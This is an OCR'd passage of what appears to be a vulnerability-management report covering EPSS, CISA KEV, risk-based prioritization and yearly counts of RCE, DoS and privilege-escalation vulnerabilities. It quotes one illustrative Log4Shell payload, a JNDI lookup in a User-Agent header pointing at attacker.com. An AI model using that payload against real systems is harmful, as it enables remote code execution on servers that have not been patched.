
EPSS Analysis of vulnerabilities[32]

[29] Vulnerabilities over the years research from First
[30] For this image a true positive is a critical vulnerability with an exploit available, a false negative is a critical vulnerability without a verified exploit
[31] https://www.first.org/epss/model
[32] https://phoenix.security/what-is-epss/

Exploited vulnerabilities in the wild have proven to be much less than the total vulnerabilities published and scored by the NVD (National Vulnerability Database), with several factors driving them:

- Not all vulnerabilities have exploits written for them
- A fraction of the exploitable vulnerabilities are actually weaponized (meaning they have a means of attacking in mass using automation of some kind)
- An even smaller fraction of those vulnerabilities, which are weaponized, are used by threat actors.

The concept and driving force behind this vulnerability prioritization are exploitability and the fact that not all vulnerabilities require equal attention.



In total, we have 204K vulnerabilities in the NVD, which can be prioritized using those considerations:

- A fraction has been analyzed by bug bounty programs (17K) - 8.33%
- A smaller percentage has a published GitHub exploit in the wild 9.9K - 4.41%
- An even smaller percentage of the published exploits has been verified and has an active exploitation module (0.93K - 0.47%), with even less being currently published


in CISA KEV (Known Exploited Vulnerability) even though the number of published vulnerabilities is growing (1000)

- A smaller number of those vulnerabilities is being exploited in the wild (data from EPSS with a high exploitability value of 70%, see EPSS data above)
- A smaller number of those vulnerabilities are reachable by threat actors due to organizational compensating controls (think WAAF, WAF, IDS, IPS, Firewalls, etc.)

The Power of Visualization in Vulnerability Management


The quantitative data presented elucidates the process and reasoning behind vulnerability prioritization. However, visual aids can often convey complex information more effectively, catalyzing understanding. In this context, visualizations are pivotal in distinguishing the severity and urgency of different vulnerabilities.

To illustrate, consider the disparity between vendors that report a higher number of exploitable vulnerabilities versus those that have verified weaponizable vulnerabilities. The contrast is significant:



Exploit in the wild with link reference:

Exploits in the Wild: This category includes vulnerabilities for which there are known exploits in the wild. These exploits have been documented and linked to specific vulnerabilities, providing actionable intelligence for security teams. However, it is important to note that not all documented exploits are weaponized or actively used in attacks. The existence of a link reference denotes that the vulnerability has been recognized, but it does not necessarily indicate an immediate threat to organizations.



[Exploits in the wild with verified and weaponized exploits](https://phoenix.security/data-ex-exploitability-overview/) [33]

Verified and Weaponizable Exploits in the Wild: In contrast, this category is more critical, as it involves vulnerabilities for which exploits have not only been observed in the wild but have also been verified and are known to be weaponizable. These vulnerabilities represent a direct and immediate threat as they are susceptible to being exploited by threat actors for malicious purposes.

To provide further insights, additional visualizations are accessible through various cybersecurity resources:

[33] https://phoenix.security/data-ex-exploitability-overview/

CISA KEV (Known Exploited Vulnerabilities): The CISA KEV catalog is a curated list of vulnerabilities that have been observed to be actively exploited. It serves as an essential resource for prioritizing patch management efforts based on empirical evidence of exploitation.

- Visit: CISA KEV Main Page

Exploit in the Wild: This resource provides information on vulnerabilities that have known exploits available in the wild, which may or may not be weaponized. It is a valuable tool for understanding the landscape of potential threats.

- Visit: Exploitability Page

OWASP/AppSec Vulnerability: The Open Worldwide Application Security Project (OWASP) provides a list of the most critical web application security risks, helping organizations to focus on significant threats that could affect their web applications.


- Visit: OWASP Main Page

CWE/AppSec Vulnerabilities: Common Weakness Enumeration (CWE) is a community-developed list of common software and hardware weakness types that have security implications. Understanding CWE can help organizations manage vulnerabilities more effectively by categorizing and addressing common patterns that are often exploited.

- Visit: CWE Main Page

How to prioritize vulnerabilities using Risk-based Scoring

Using the information below for the vulnerabilities in an environment, an organization can properly prioritize their known vulnerabilities at scale



Calculate the **base severity** from vulnerability base assessment (e.g. CVSS base score); more on this can be found in the Phoenix Security Risk formula[34]

Calculate the **probability** of exploitation based on:

- Is there an exploit available in the wild?
- The current exploitation level (PoC, Exploit in GitHub, Metasploit, Nuclei etc.)
- Has the exploit been verified (Exploit in nuclei, threat intelligence has evidence of exploitation or a high EPSS score)
- Has the exploit been used at scale in a campaign (high on the Cyber threat intelligence scale, exploitation evidence in EPSS with EPSS> 0.36 (this value is subject to review, GreyNoise, Shodan, Shadowserver and other evidence of threat intelligence)

[34] https://phoenix.security/phoenix-security-act-on-risk-calculation/

- Are there threat actors targeting the organization (has threat intelligence seen the threat actors using similar attacks in the past and are these threat actors known to target organizations in our industry)?

Calculate the **impact** of the vulnerability on the system

- Is the asset/ application storing/processing/using critical information?
- What is the impact on the business if this asset were lost or compromised in some way?
- How long will the system be compromised and how long can the organization exist without the system?

Those questions can also be used in a simulation approach, such as threat modeling exercises or tabletop exercises.


Category of Exploits, Methodologies of Attacks, Technical Impact and Indirect Vulnerability Intelligence

Over the years, the typologies of vulnerabilities that are more exploited have painted a pattern.
Vulnerabilities that can be executed remotely (no user authentication, Remote code execution) that generate an escalation of priviledge, that cause buffer overflow became more and more popular.
The rationale is that those vulnerabilities can be exploited with remotely injected code and are highly scalable in terms of exploitation. A clear example of one of this type of vulnerability is log4j[35]. where a single string in a packet could trigger an action:


User-Agent: ${jndi:ldap://attacker.com/path/to/malicious/javaclass}

The vulnerabilities characteristics can be divided into two areas:

- The category of vulnerability or method used
- The consequence of a vulnerability also referred to as a technical impact



Category of Exploits




Technical Impact

[35] https://phoenix.security/log4j-log4shell-part-1-misconceptions/

Over the years, exploits have focused more and more on easier-to-use methods. An example of this is the recent work from Phoenix Security on the top exploited method vs. NVD vulnerability type analysis, where the top exploited vulnerabilities are the result of intelligence and evidence across multiple feeds.


Vulnerability Technical Impact Analysis

Vulnerabilities in software systems can have varying levels of impact, depending on their nature and how they are exploited. For completeness, this and the next paragraph will describe how the vulnerabilities are classified in those two main areas. Mitre is currently mapping the Technical impact and techniques to those categories. The data that you see in the following paragraph relies on Phoenix security AI, meaning an extractor that maps the methodologies to the various descriptions of the vulnerabilities.



Vulnerability Technical Impact

Among the most severe types of vulnerabilities is Remote Code Execution (RCE), which allows attackers to run arbitrary code on a target system, potentially leading to complete system compromise. Bypass vulnerabilities enable attackers to circumvent security controls, such as authentication mechanisms, resulting in unauthorized access to restricted resources. Privilege Escalation vulnerabilities allow attackers to elevate their permissions on a system, enabling them to perform actions normally reserved for higher-privileged users, which can lead to further exploitation or complete system control. Denial of Service (DoS) attacks disrupt the availability of a system by overwhelming it with traffic or exploiting flaws that cause it to crash or become unresponsive, denying legitimate users access. Information Leak vulnerabilities expose sensitive data, such as personal information, credentials, or system configurations, which attackers can use to further compromise the system or carry out targeted attacks.



Vulnerability Technical Impact over the years

The data on these vulnerabilities reveal significant overall and yearly trends. For example, RCE consistently ranks among the highest in impact, with a notable increase in the number of vulnerabilities from 2014 through 2024. Similarly, Denial of Service remains a persistent threat, showing fluctuations in frequency but consistently posing a risk to system availability. While smaller in total, the number of Bypass vulnerabilities reflects a growing concern for security professionals, particularly in more recent years. Privilege Escalation and Information Leaks also demonstrate substantial impacts, with the data indicating shifts in their prevalence over time. Below is a quick description and breakdown

Remote Code Execution (RCE):

- Allows attackers to execute arbitrary code on a target system remotely.
- This can lead to complete system compromise, allowing attackers to control the system, deploy malware, or exfiltrate data.
- Yearly Data: 2014: 1,041 | 2024: 2,685 | Total: 19,965

Bypass or Authentication Bypass:

- It enables attackers to circumvent security controls, such as authentication or access restrictions.
- This can result in unauthorized access to restricted resources, potentially leading to data theft or further exploitation.
- Yearly Data: 2014: 165 | 2024: 601 | Total: 7,183

Privilege Escalation:

- Allows attackers to elevate their privileges on a system, moving from a lower to a higher level of access.
- It can enable attackers to perform actions typically reserved for administrators or other privileged users, increasing the severity of the attack.
- Yearly Data: 2014: 186 | 2024: 834 | Total: 10,187


Denial of Service (DoS):

- It aims to disrupt the availability of a system by overwhelming it with traffic or exploiting flaws to crash or disable the service.
- It prevents legitimate users from accessing the service, causing potential downtime and loss of business continuity.
- Yearly Data: 2014: 1,597 | 2024: 1,630 | Total: 23,317

Information Leak:

- Involves the unintended exposure of sensitive data, such as personal information, system configurations, or credentials.
- It can provide attackers with critical information to launch further attacks or compromise the system.
- Yearly Data: 2014: 356 | 2024: 774 | Total: 11,245


As you can see from the graph below, remote code execution dominates, followed by denial of service and privilege escalation, as those are the most successful attacks and easier to conduct/automate



Technical Impact in the NVD

Vulnerability Technical Categories Analysis

Vulnerabilities in software systems can be categorized based on the methods attackers use to exploit them; this categorization is more secondary in the industry and more complex to identify from descriptions.



Vulnerability Categories[36]


The following list describes the critical vulnerability categories and their impact, supported by data from recent years.

- **Overflow or Buffer Overflow**: Buffer overflow vulnerabilities occur when an application writes more data to a buffer than it can hold, leading to memory

[36] https://phoenix.security/data-ex-categories/

corruption and potentially allowing attackers to execute arbitrary code. This category has seen fluctuations, with a significant peak in 2017 at 2,483 instances and an overall total of 18,520 cases from 2013 to 2024.

